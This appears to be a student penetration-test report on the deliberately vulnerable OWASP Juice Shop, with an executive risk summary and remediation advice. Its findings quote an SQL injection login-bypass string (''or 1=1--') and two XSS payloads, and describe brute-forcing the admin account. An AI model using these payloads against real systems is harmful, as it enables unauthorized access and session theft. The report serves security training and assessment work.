SECURITY ASSESSMENT

<<OWASP JUICE SHOP REPORT >>

Submitted to: << SPRINTS>>
team members : << Ahmed Omar Zakryia >>
<<serag eldeen mostafa ahmed>>
<<Ahmed ismail>>
<<abdulrahman amr>>
<<ibrahim nabil>>
Date of Testing: << 1/10/2024>
Date of Report Delivery: <<23/10/2024>

Table of Contents

Contents

Security Engagement Summary

Engagement Overview

The engagement was requested by Eng.Omar Zayed to evaluate the security posture of their web application, OWASP Juice Shop, which is a widely used vulnerable web application designed for security testing and training purposes. The assessment was initiated to identify potential security vulnerabilities and risks that could be exploited by malicious actors, in order to strengthen the application's defenses.

The primary goals of this engagement are:

- To identify security vulnerabilities in the OWASP Juice Shop web application.
- To assess the effectiveness of current security controls.
- To provide remediation recommendations based on identified vulnerabilities.

The engagement is being conducted by Ahmed Omar, a penetration tester specializing in web application security. This assessment is part of a routine or scheduled security audit to ensure that the application is compliant with the latest security standards and remains resilient against emerging threats.

Security assessments of this nature are typically conducted on a quarterly or bi-annual basis, or whenever significant updates or changes are made to the application.

Scope

The scope of this engagement focuses specifically on the OWASP Juice Shop web application, which is designed as a deliberately insecure application for security testing. The scope includes:

- Testing all components of the Juice Shop, including login functionality, user inputs, API endpoints, and database interactions.
- Conducting both authenticated and unauthenticated scans to evaluate vulnerabilities from different user perspectives.

This scope is appropriate as it covers the critical areas of the application that could be exploited by attackers. Given the purpose of OWASP Juice Shop, testing across its full functionality ensures a comprehensive assessment of security vulnerabilities that are realistic for other web applications as well.

Executive Risk Analysis

The overall risk identified for the OWASP Juice Shop web application falls under High. This risk level was determined based on the presence of multiple critical vulnerabilities within the application, some of which could be exploited to gain unauthorized access, manipulate data, or disrupt services.

Key vulnerabilities identified during the assessment include:

- Injection Attacks: The application is vulnerable to SQL injection, which can allow an attacker to execute arbitrary queries on the backend database, leading to unauthorized data access or database compromise.

- Cross-Site Scripting (XSS): The web interface is susceptible to both stored and reflected XSS attacks, enabling attackers to inject malicious scripts that could be executed in users' browsers, leading to credential theft or session hijacking.

- Broken Access Controls: Insufficient restrictions were found on sensitive actions, allowing unauthorized users to perform restricted functions or access privileged areas.

- Open Redirect Vulnerability: The application is vulnerable to open redirects, which can be exploited by attackers to redirect users to malicious websites. This can result in phishing attacks where users are tricked into entering sensitive information on a malicious site.

- Insecure Direct Object Reference (IDOR): Insufficient access control mechanisms were found for certain endpoints, allowing attackers to access or manipulate objects (e.g., user profiles, order details) by simply modifying parameters in the request. This could lead to unauthorized access to sensitive data or actions.

- Information Disclosure: The application leaks sensitive information, such as server versions, stack traces, or debug information, through error messages or HTTP headers. This can provide attackers with additional information to launch more sophisticated attacks.

- JSONP Vulnerability: The application uses JSONP (JSON with Padding) to send sensitive data across domains without proper validation, which can expose the data to third-party websites. This vulnerability can be leveraged to steal sensitive information from the application using a cross-site script.

- Lack of Authentication (password bruteforcing):The application lacks adequate protections against password brute-forcing attacks. Attackers can attempt numerous login attempts without being detected or blocked, increasing the risk of unauthorized access.

These vulnerabilities present a significant risk to the confidentiality, integrity, and availability of the application, making the overall risk rating High.

Executive Recommendation

Immediate remediation efforts are necessary due to the high-risk vulnerabilities found. The following steps should be prioritized:

1. **SQL Injection**: Use parameterized queries to sanitize user inputs. This should be addressed first as it could lead to full database compromise.
2. **Cross-Site Scripting (XSS)**: Sanitize and encode all user inputs to prevent malicious scripts from running. This will protect user data and sessions.
3. **Access Controls (including IDOR)**: Strengthen access controls to ensure users can only access what they are authorized to. This will stop unauthorized data manipulation.
4. **Open Redirects**: Limit user-controlled inputs in redirects or validate redirect destinations to prevent phishing attacks.
5. **Information Disclosure**: Hide detailed error messages and mask server information in headers to prevent leaking sensitive data.
6. **JSONP**: Avoid using JSONP when possible. If needed, validate responses and use safer alternatives like CORS to prevent data exposure.
7. **Business Logic Vulnerabilities**: Review the application's workflows to ensure they align with intended business rules. Fix any loopholes that allow users to bypass intended processes, exploit payment systems, or misuse application functionality.
8. **Lack of Authentication (password bruteforcing)**: Implement stronger authentication methods, such as rate-limiting login attempts, using CAPTCHA, and enforcing strong password policies, to prevent brute-force attacks.

By addressing SQL Injection and XSS first, followed by access controls, data protection, and fixing JSONP vulnerabilities, the security of the application will improve significantly. Fixing open redirects, business logic flaws, and information leaks will further reduce risks.

Significant Vulnerability Summary

High Risk Vulnerabilities

- SQL Injection:
    - Exploitable to gain unauthorized access or manipulate the database, leading to full data compromise.
- Cross-Site Scripting (XSS):
    - Enables attackers to inject malicious scripts that could steal user data or hijack sessions.
- Broken Access Controls
    - Allows unauthorized users to access or manipulate sensitive resources, leading to potential data breaches or privilege escalation.
- Lack of Authentication (password bruteforcing):
    - The application lacks measures to protect against brute-force attacks, increasing the risk of unauthorized access..
- Open Redirect Vulnerability:
    - Allows attackers to redirect users to malicious websites, leading to phishing attacks.

Medium Risk Vulnerabilities

- IDOR
  Allows users to show the carts for the other users
- Business Logic Vulnerabilities:
  Flaws in the application's logic can allow users to exploit the intended functionality to gain unauthorized benefits, such as order a product in negative number

Low Risk Vulnerabilities


- information disclosure
  Exposes sensitive information through /.well-known directory

<< SQL Injection>>


<< HIGH>>


<<


when make a test for sql like 'or 1=1-- redirect to admin account) , then u try to make an error in login to know the type of db



>>








<< Cross-Site Scripting (XSS) [on search]>>


<< HIGH >>


xss in search with payload (<svg/onload=alert('hacked')>) ,,,<img src=x onclick="alert(0)">



<< Cross-Site Scripting (XSS)>>

<< HIGH >>







<< Lack of Authentication (password bruteforcing)>>

<< HIGH >>

After the sql injection i know the admin email admin@juice-sh.op then we try to get the password by bruteforcing and the site allowed unlimited login attempts without triggering any security measures








<< Open Redirect Vulnerability>>


<< HIGH >>

